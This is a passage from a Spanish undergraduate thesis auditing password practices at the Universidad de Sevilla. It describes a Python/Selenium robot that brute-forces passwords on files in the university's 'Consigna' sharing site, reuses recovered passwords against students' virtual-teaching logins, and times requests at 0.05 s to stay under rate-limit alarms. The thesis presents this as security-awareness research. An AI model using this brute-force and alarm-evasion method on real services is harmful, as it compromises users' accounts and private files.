Trabajo Fin de Grado en
Ingeniería de las Tecnologías
de Telecomunicación

Auditoría sobre la política de contraseñas en la Universidad de Sevilla

Autor: Jose María Argudo Baltasar

Tutor: Rafael María Estepa Alonso

Dpto. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2022

Trabajo Fin de Grado en
Ingeniería de las Tecnologías de Telecomunicación

Auditoría sobre la política de contraseñas en la Universidad de Sevilla

Autor:
Jose María Argudo Baltasar

Tutor:
Rafael María Estepa Alonso

Dpto. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2022

Trabajo Fin de Grado: Auditoría sobre la política de contraseñas en la Universidad de Sevilla

Autor: Jose María Argudo Baltasar

Tutor: Rafael María Estepa Alonso

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2022

El Secretario del Tribunal

A mi familia

A mis maestros

Y con un especial significado, a mis abuelas.

Agradecimientos

En el desarrollo del presente trabajo no ha sido necesaria la compra de material alguno para la puesta en marcha del mismo, ahora bien, si me ha sido de gran ayuda, y de ahí mi reconocimiento en este apartado, la labor de mi tutor, Rafael Estepa Alonso, quien desde mi propuesta de colaboración, se ha ofrecido incondicionalmente a apoyarme. En primer lugar, ofreciéndome un abanico de temas a abordar y en segundo lugar, revisando y aconsejándome en todo aquello que ha sido necesario para el trabajo.

Jose María Argudo Baltasar

Sevilla, 2022

Resumen

La seguridad informática ha experimentado un importante desarrollo en estos últimos años debido al gran número de brechas que han encontrado los ciberdelincuentes para acceder a los datos privados de los usuarios de internet con fines maliciosos.

La forma más óptima de proteger la información en internet consiste en definir una contraseña lo suficientemente segura para evitar el acceso a las cuentas de los usuarios por parte de personas ajenas. Además, existen otras prácticas que ayudan a diminuir la posibilidad de ser víctimas de un ataque cibernético aunque este problema sea imposible de evitar al cien por cien.

El objetivo de este trabajo es obtener una lista con los ficheros a los que se ha podido acceder junto con su contraseña, un listado de los usuarios y las contraseñas que han sido obtenidas y un análisis sobre los resultados obtenidos. Para esto, se desarrollará un robot que intentará adquirir los ficheros que se han subido a la página web de Consigna, realizando un ataque de fuerza bruta con un diccionario de claves sobre sus contraseñas. Por otro lado, se estudiará si los usuarios utilizan la misma contraseña en Consigna y en su perfil de enseñanza virtual con el fin de informar sobre el peligro que supone esta práctica. Por último, se expondrán una serie de pautas para mejorar la seguridad de los usuarios de la Universidad de Sevilla y así disminuir la posibilidad de ser víctimas de un ciberataque.

Abstract

IT security has been experimenting an important development these past years since hackers have found several vulnerabilities in the security system to get to private data from internet users with malicious goals.

The best way to protect information in the internet consists on definining a password that is safe enough to avoid the access from people external to users' accounts. Moreover, it exists other practices that help reducing the probability of being victim of some cyber attack, although this problem will never be a hundred per cent impossible to avoid.

This document's objective is making a list with the files that were succesfully downloaded together with the passwords that were used for each file, making a record with the usernames and passwords that were succesful in the cyberattack and performing an analysis with the results obtained. For that purpose, a robot will be carried out which will try to get the files uploaded from Consigna users, doing a brute force cyber attack with a password dictionary. Furthermore, the fact that students use the same password in different websites will also be studied to inform about the peril of this practice. Finally, some guidelines will be given to improve University of Seville users' security and reduce the probability to be victims of a cyberattack.

Índice

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

1 INTRODUCCIÓN, MOTIVACION Y OBJETIVOS

Conoce a tu enemigo y conocéte a ti mismo, y saldrás triunfador en mil batallas.

-Sun Tzu "El Arte de la Guerra" -

1.1 Introducción

El sector tecnológico ha experimentado un gran crecimiento en los últimos años con la llegada de la digitalización de todo tipo de actividades como por ejemplo trámites bancarios o matriculaciones escolares. Además, se almacenan en internet datos privados como fotos, información personal, cuentas bancarias.

Las empresas han tenido que adaptarse además, a la nueva situación causada por el COVID-19, teniendo un gran impulso el comercio online o el pago mediante tarjeta. Asimismo, un claro ejemplo de este cambio es la innovación que ha tenido que soportar el Sector de la Educación, que apresuradamente y con pocos recursos económicos, ha organizado clases y exámenes online, reuniones con alumnos mediante aplicaciones varias, etc.

Igualmente, se ha modificado la forma de establecer relaciones sociales, diariamente los usuarios se conectan a múltiples páginas web que solicitan nuestra autenticación como: Correo Gmail, Facebook, Twitter, Linkedln, Paypal, Instagram, toda vez que, todo contacto físico por mínimo que fuera, ha tenido que desaparecer o al menos disminuir el porcentaje, y con ello se han visto desarrolladas plataformas para mantener el contacto humano lo que ha desencadenado en un riesgo para la protección de nuestra privacidad, esta cuestión ahora más que nunca, afecta a toda la Sociedad.

Todo esto se encuentra protegido por una contraseña en la mayoría de los casos, por tanto, se debe prestar especial atención a la hora de escoger dicha combinación. Aún así, se siguen dando casos de robo de cuentas o información privada, que luego, se utilizarán en contra del usuario propietario o se reclamará un importe económico para la devolución de dichos datos.

Cuando se habla de seguridad informática, se tiende generalmente a pensar en una cuestión técnica cuya responsabilidad recae únicamente en los responsables informáticos, no obstante, eso no es así, siendo importante adquirir los conocimientos esenciales en materia de Ciberseguridad, estableciendo una serie de pautas y medidas que se deben tomar para disminuir la posibilidad de que se vea afectada la privacidad de los usuarios.

Este trabajo en concreto se encuentra enfocado a la Universidad de Sevilla, más específicamente, se atacarán dos páginas web de esta institución, "Consigna" y "Enseñanza virtual".

La página web de "Consigna", consiste en una herramienta de la Universidad de Sevilla para que sus alumnos puedan subir y descargar archivos, protegiéndolos con una contraseña, con el principal fin de compartirlos con otro usuario. Por otro lado, la página web de enseñanza virtual permite a los usuarios llevar un seguimiento de las asignaturas a las cuales se encuentran matriculados además de interactuar con los profesores ya sea entregando trabajos o recibiendo las calificaciones a través de esta plataforma.

1.2 Objetivos

La Universidad de Sevilla cuenta con una serie de medidas para incentivar a los alumnos a preocuparse por la seguridad informática. En cuanto a la contraseña seleccionada para sus perfiles de "Enseñanza virtual", por ejemplo, se obliga a los alumnos a cambiar la contraseña cada cierto tiempo, bloqueándoles el acceso a su perfil si esta acción no se realiza. Sin embargo, todavía existen brechas de seguridad que se pueden explotar.

El objetivo principal de este trabajo es desarrollar un robot capaz de explotar las brechas de seguridad de la Universidad de Sevilla para exponer malas prácticas usadas por los estudiantes a la hora de proteger mediante una contraseña los datos que suben a internet.

Este robot consistirá en un código implementado en Python en el que se utilizarán herramientas como por ejemplo "Selenium", para interactuar con los elementos de las páginas web antes comentadas, "Enseñanza virtual" y "Consigna". Se recopilarán las urls de los ficheros subidos por los usuarios de la Universidad de Sevilla, con el fin de encontrar la contraseña utilizada por los mismos para almacenar información en la nube de "Consigna". Para ello, se utilizarán varios diccionarios con una gran cantidad de palabras, con esto se consigue tener varios resultados dependiendo del diccionario utilizado y extraer conclusiones.

Entre las características principales del robot se encuentran su funcionamiento automático y su eficiencia. Para conseguir un nivel óptimo de eficiencia se buscarán diccionarios de claves con un tamaño suficiente como para obtener buenos resultados, sin que el tiempo de ejecución sea elevado. Esto se justifica ya que no se dispone ni de las herramientas necesarias ni del tiempo suficiente para realizar un ataque a gran escala.

Este tipo de pruebas se deberían hacer en todas las empresas e instituciones ya que hoy en día cualquier persona o grupo de personas puede ser víctima de un ataque de ciberseguridad. Evitar estos ataques resulta casi imposible ya que los ciberdelincuentes son capaces de analizar las vulnerabilidades de la empresa o individuo y acabar consiguiendo un ataque exitoso. Por tanto, lo único que se puede hacer al respecto es concienciar y educar a los usuarios para dificultar a los ciberdelincuentes en la medida de lo posible que consigan su objetivo.

Por consiguiente, se espera que esta práctica no se quede solo en los usuarios cuyas contraseñas sean puestas a prueba, si no que los resultados obtenidos lleguen al resto de usuarios, con el fin de llegar al máximo número de personas posible y se extrapole a cualquier cuenta personal que esté protegida con una contraseña, es decir, Facebook, Instagram, Linkedin, etc.

2 METODOLOGÍA Y DISEÑO DEL SISTEMA

La máxima seguridad es tu comprensión de la realidad

H. Stanley Judd

EN este proyecto, el diseño del sistema ha estado condicionado por una serie de restricciones que se han ido solventando a medida que se desarrollaba el código. Algunas de ellas, se descubrieron antes de empezar el código, al realizar el análisis de las páginas web a atacar, como por ejemplo, el hecho de que haya que esperar un tiempo entre petición y petición para que no salten alarmas. Otras restricciones han surgido al realizar las pruebas pertinentes con el robot ya finalizado.

En cuanto al modo de funcionamiento de este sistema, se comporta como una máquina, recibe unas entradas, las procesa y realiza acciones con esas entradas para generar una salida compuesta por dos ficheros y un informe automático. Toda esta estructura se explicará a continuación.

2.1. Metodología

Para la realización de este proyecto se plantean una serie de pasos a seguir:

1. Análisis de las páginas web a atacar para saber su funcionamiento.
2. Búsqueda de información sobre las diferentes formas con las que se puede interactuar con los elementos de una página web, y poder realizar un gran número de peticiones, con el hándicap que todo se realice automáticamente.
3. Recopilación de diccionarios de claves para realizar los ataques de fuerza bruta.
4. Desarrollo del código del programa robot, que será el encargado de acceder a las páginas web, realizar el ataque de fuerza bruta sobre cada uno de los ficheros de Consigna y el posterior intento de inicio de sesión en Enseñanza virtual.
5. Depuración de errores del código del programa robot.
6. Pruebas de funcionamiento con el objeto de determinar el tiempo mínimo, para que no salten alarmas a la hora de realizar un gran número de peticiones desde una misma dirección IP.
7. Recopilación de resultados con los diferentes diccionarios de claves recogidos en el paso 3.
8. Análisis y comparación de los resultados obtenidos.

9. Conclusiones y posibles líneas de mejora.

2.2. Requisitos de diseño del sistema

2.2.1. Tiempo de espera para evitar las alarmas

Tras una serie de pruebas realizadas todas ellas con los diccionarios especificados en el apartado 2.1.4, surge un error el cual se había previsto en el diseño del código, consistente en un periodo de tiempo que se debe esperar al cambiar de url de fichero, ya que salta una alarma, que no permite realizar más peticiones desde esa IP.

```
    return self._request(command_info[0], url, body=data)
  File "E:\TFG_Python\venv\lib\site-packages\selenium\webdriver\remote\remote_connection.py", line 397, in _request
    resp = self._conn.request(method, url, body=body, headers=headers)
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\request.py", line 78, in request
    return self.request_encode_body(
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\request.py", line 170, in request_encode_body
    return self.urlopen(method, url, **extra_kw)
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\poolmanager.py", line 375, in urlopen
    response = conn.urlopen(method, u.request_uri, **kw)
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\connectionpool.py", line 783, in urlopen
    return self.urlopen(
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\connectionpool.py", line 783, in urlopen
    return self.urlopen(
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\connectionpool.py", line 783, in urlopen
    return self.urlopen(
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\connectionpool.py", line 755, in urlopen
    retries = retries.increment(
  File "E:\TFG_Python\venv\lib\site-packages\urllib3\util\retry.py", line 574, in increment
    raise MaxRetryError(_pool, url, error or ResponseError(cause))
urllib3.exceptions.MaxRetryError: HTTPConnectionPool(host='127.0.0.1', port=62241): Max retries exceeded with url: /session/317901ac031974b5020de72a

Process finished with exit code 1
```

Figura 2-1. Error alarma peticiones Consigna.

Este problema se ha solucionado gracias a la realización de varias pruebas, se ha ido decrementando el tiempo de espera entre peticiones http a partir de un valor inicial estimado de 2 segundos. Los resultados mostraron que para un tiempo de espera de 0 segundos saltaban las alarmas y por otro lado al definir un tiempo de espera de 0.1 segundos no saltaban alarmas. Por tanto, se decidió escoger un tiempo intermedio entre ambos valores, ya que aproximar al siguiente decimal no mejoraría en gran medida la rapidez del programa. Finalmente, se determinó que el tiempo óptimo de espera para que no salten alarmas y no afecte demasiado al tiempo de ejecución del código, es de 0.05 segundos.

2.2.2. Archivos autenticados

Un requerimiento del sistema sería, que para que el ataque sea satisfactorio los usuarios deben haber subido los ficheros a Consigna, habiéndose registrado previamente. De otro modo no se podría obtener los uvus de los usuarios y por consiguiente, no podría efectuarse el ataque por fuerza bruta a los perfiles. Ahora bien, los ficheros sí se podrían descargar aunque no se sabría el propietario del documento.

2.2.3. Ejecución automática

El objetivo principal de este trabajo es realizar un robot automático que fuera capaz de obtener las contraseñas de los usuarios de la Universidad de Sevilla, sin necesidad de interacción por parte de un humano, simplemente habría que obtener los resultados generados por el robot.

2.2.4. Diccionario de claves

Esencial para el desarrollo del ataque, sería el disponer de un buen diccionario de claves, que fuera personalizado con el objeto de conseguir el mayor número de contraseñas posibles. Se han utilizado varios diccionarios de claves, obtenidos mediante 4 métodos diferentes, para comparar los resultados obtenidos entre los diferentes

diccionarios:

1. Diccionario descargado de internet en inglés.
2. Diccionario numérico.
3. Diccionario generado mediante la herramienta CeWL de Kali-Linux.
4. Diccionario creado manualmente.

Se han realizado pruebas con cada uno de ellos y se incluirá en el apartado de conclusiones una comparación del éxito de cada uno de ellos a la hora de realizar el ataque.

2.2.5. Tamaño de los ficheros.

Tras el análisis de una de las pruebas realizadas, se obtiene el error consistente en un problema derivado del tamaño de los ficheros comprometidos. Una primera forma utilizada para detectar una contraseña correcta fue alojar el fichero descargado en un directorio creado denominado "FICHEROS". A continuación, se borraría el fichero alojado en dicha ubicación con el objetivo de verificar con cada contraseña introducida si este directorio se encontraba vacío o no. Si no se encontraba vacío se habría encontrado la contraseña correcta para el fichero en cuestión. Pero esto generó un error, si el fichero se había descargado completamente no habría problema. Sin embargo, si el fichero seguía descargándose por tener un tamaño mayor saltaba un error indicando que la operación de borrado del fichero no era posible ya que estaba siendo utilizado por otro proceso.

Para solventar este error, se han barajado varias opciones. En primer lugar, se pensó en determinar un tiempo fijo predeterminado de espera para eliminar el fichero una vez que se hubiera descargado independientemente del tamaño del fichero, pero esta solución era poco viable, ya que si el tiempo de descarga era menor que dicho tiempo de espera se estaría aumentando el tiempo de ejecución innecesariamente y si éste era mayor seguía saltando el mismo error. También se barajó la opción de eliminar el proceso de descarga, pero el método para ello requería aportar un link de descarga para crear un objeto de la clase Downloader[1], el cual no se tenía ya que la descarga se realiza automáticamente al introducir la contraseña.

Por último, se optó por almacenar todos los ficheros que se hubieran conseguido descargar e ir incrementando una variable contador "contador_ficheros" que se almacena en un fichero en formato JSON[2], para recoger su valor posteriormente y detectar así que se ha encontrado la contraseña correcta. Una vez que se introduce una contraseña si el contador de ficheros ha aumentado en una unidad significa que hemos encontrado la contraseña de descarga del fichero y por tanto, se puede pasar a estudiar el siguiente fichero de la lista.

2.3. Descripción del sistema

Para describir el diseño realizado para el desarrollo del robot se presenta un diagrama de flujo en el Anexo A.

2.3.1 Entradas

Como entrada al sistema se debe tener un diccionario de claves, los uvus de los usuarios, las urls de los ficheros y las urls de las página de "Consigna" y "Enseñanza virtural".

La interfaz de "Consigna" muestra los ficheros subidos por los usuarios, por orden decreciente en cuanto a la fecha de subida. La web, se puede observar en la siguiente figura:

[1] Clase de Python que se utiliza para administrar el proceso de descarga de un fichero facilitándole un link de descarga.
[2] Formato de datos que permite mediante un lenguaje leíble por un humano almacenar y transmitir objetos compuestos de pares de valores y tablas.

Figura 2-2. Página web de Consigna.

Hay dos formas de subir archivos, autenticándose previamente, o no. En ambos casos aparecerá una página web con el contenido mostrado en la siguiente figura. En el caso de haberse autenticado en la casilla de "Nombre del alumno" aparecerá el nombre del usuario que suba el fichero. Por otro lado, si el usuario no se ha autenticado, aparecerá "Desconocido" o "Anónimo" en dicho texto. Tanto en una como en otra opción, aparecerá información útil como la url del fichero, la fecha en la que fue subido, el nombre del fichero, el tamaño del mismo o la descripción que haya añadido el usuario propietario del fichero. Además, a la hora de subir un fichero se puede determinar el tiempo que se va a encontrar ese fichero subido en "Consigna", pudiendo elegir entre una hora, un día, una semana o dos semanas.

Figura 2-3. Página web de Consigna ojeando un fichero.

Por otro lado, la página web de "Enseñanza virtual", es una aplicación web que permite a los estudiantes de la Universidad de Sevilla, llevar un seguimiento de las asignaturas de las cuales se han matriculado, actualizadas por los profesores correspondientes. Dada la situación de este año del virus Covid-19, las clases se han tenido que impartir de manera online y todo se ha hecho mediante esta aplicación. Además, se trata de la aplicación perfecta para la directa comunicación entre los profesores y los alumnos del centro, brindando así un gran número de funcionalidades como inscripción de los alumnos en grupos de prácticas, difusión de información importante para el colectivo de alumnos, o la puesta en común de las calificaciones obtenidas en las convocatorias correspondientes. En definitiva, se trata de una herramienta crucial para facilitar el progreso del alumno en sus estudios universitarios y supondría un gran peligro que todo esto cayera en las manos equivocadas, de ahí el valor de una contraseña segura. La interfaz principal de la web, sería la mostrada en la siguiente figura:

Figura 2-4. Página web de Enseñanza virtual.

Al pinchar sobre la imagen que aparece en el medio de la pantalla, se pasará a la interfaz que muestra el formulario para iniciar sesión:



Figura 2-5. Inicio de sesión en Enseñanza virtual.

La forma de atacarla será mediante un ataque de fuerza bruta, consistente en introducir un gran número de posibles contraseñas recogidas en un diccionario de claves, hasta dar con la combinación correcta.

2.3.2 Salidas

En cuanto a las salidas del sistema, se generarán dos ficheros, denominados con los nombres “credenciales.txt” y “claves.txt”.

En el fichero “credenciales.txt”, se alojarán los uvus y las contraseñas utilizadas para descargar los ficheros de los usuarios.

En el fichero “claves.txt”, se detallarán los nombres de los ficheros descargados y las claves utilizadas para ello.

En último caso, se generará un informe con los resultados obtenidos teniendo en cuenta el número de usuarios analizados, las urls accesibles y los usuarios cuyos uvus se ha podido obtener, determinándose los porcentajes de éxito del ataque.

3 IMPLEMENTACIÓN DEL SISTEMA

Si crees que la tecnología puede solventar tus problemas de seguridad, entonces no entiendes los problemas y no entiiendes de tecnología.

- Bruce Schneier -

El sistema se encuentra dividido en distintos ficheros: main.py, diccionario.txt, claves.txt, rutas.json, xpath.json, contador_ficheros.json, contadores.json, ficheros_anonimos_obtenidos.json, id_last_url_logged.json. En cuanto a la implementación del código que se encuentra en el fichero main.py, la dificultad principal de este trabajo estaba en acceder a las páginas web tanto de "Consigna" como de "Enseñanza virtual" e interactuar con los elementos de la misma para enviar información al servidor. Se ha desarrollado de dos formas diferentes:

1. Para obtener el usuario de la url del fichero a estudiar, se realiza una petición http GET[3].
2. Para obtener las urls permitidas tanto sin iniciar sesión como habiendo iniciado sesión e intentar descargar el fichero introduciendo las contraseñas del diccionario de claves y acceder posteriormente a la página de enseñanza virtual, en el caso de que encuentre la contraseña del fichero, se ha usado Selenium que es un proyecto que posee una amplia cantidad de herramientas y librerías que permiten la automatización de navegadores web con el objetivo de realizar tests.

3.1 Selenium

Como se ha comentado, Selenium es una herramienta de testeo que permite realizar las mismas interacciones que haría un usuario cualquiera con los elementos de la página web a probar. Se ha escogido esta herramienta, al ser la más completa y compatible con Python[4]. Además, otras herramientas de testeo tienen un código fijo y lo único que permiten es introducir la url de la página web que se desea testear y luego seleccionar la serie de acciones que se quieren realizar.

Para utilizar Selenium, única y exclusivamente se ha de instalar la herramienta en el equipo en el que se vaya a implementar el código y posteriormente se ha incorporado en Python. Una vez realizado esto, se ha importado la biblioteca[5] de Selenium, y se han utilizado las funciones que se han estimado adecuadas para conseguir el objetivo del ataque de fuerza fruta.

El corazón de Selenium es el WebDriver, que es una interfaz que permite ejecutar ciertas acciones y funciones sobre una gran variedad de navegadores como Explorer, Mozilla Firefox, Google Chrome o Safari. En el

[33] Se utiliza para obtener datos de una URL en concreto.
[4] Lenguaje de programación.
[5] Archivo o conjunto de archivos que sirven para facilitar la labor del programador, incluyendo funciones que se pueden incluir en el código.

presente trabajo se ha utilizado Google Chrome, al resultar el navegador más rápido para realizar este tipo de tareas, es decir, realizar el máximo número de peticiones en el menor tiempo posible.

De igual modo, Selenium también soporta diferentes lenguajes de programación como Java, Python, CSharp, Ruby, JavaScript o Kotlin. Se ha utilizado Python, por la calidad de su sintaxis y la cantidad de bibliotecas que se pueden incluir en el código, para ampliar sus funcionalidades.

En cuanto al funcionamiento de WebDriver, éste se comunica con el navegador a través del driver. Esta comunicación es bidireccional, es decir, el WebDriver envía las órdenes al navegador pasándolas antes por el driver y las respuestas del navegador pasan por el driver antes de llegar al WebDriver.



Figura 3-1. Comunicación directa. (https://programmer.ink/think/selenium-webdriver-introduction-webdriver-controlling-browser.html)

La imagen anterior muestra como se realiza una comunicación directa con el navegador. Pero se puede dar también una comunicación remota entre el WebDriver y el navegador a través de Selenium Server o RemoteWebDriver.

En el caso de RemoteWebDriver, éste se encuentra en el mismo sistema que el navegador y el driver:



Figura 3-2. Comunicación remota Remote WebDriver. (https://programmer.ink/think/selenium-webdriver-introduction-webdriver-controlling-browser.html)

Por otro lado Selenium Server se encuentra fuera del sistema:



Figura 3-3. Comunicación remota Selenium Server. (https://programmer.ink/think/selenium-webdriver-introduction-webdriver-controlling-browser.html)

En el presente trabajo, se ha utilizado la comunicación directa ya que no se ha necesitado apoyo de ningún servidor externo porque no era necesario para los comandos que se iban a utilizar.

3.2 Estructura de ficheros.

3.2.1 Diccionario.txt

En este fichero se almacena la lista de contraseñas que se van a utilizar para intentar encontrar la contraseña que han utilizado los usuarios, es decir, un diccionario de claves. Se han utilizado diferentes diccionarios de claves

para estudiar el éxito de cada uno de ellos y poder comparar los resultados obtenidos, además de tener así más posibilidades de encontrar contraseñas. Entre los diccionarios utilizados se encuentran:

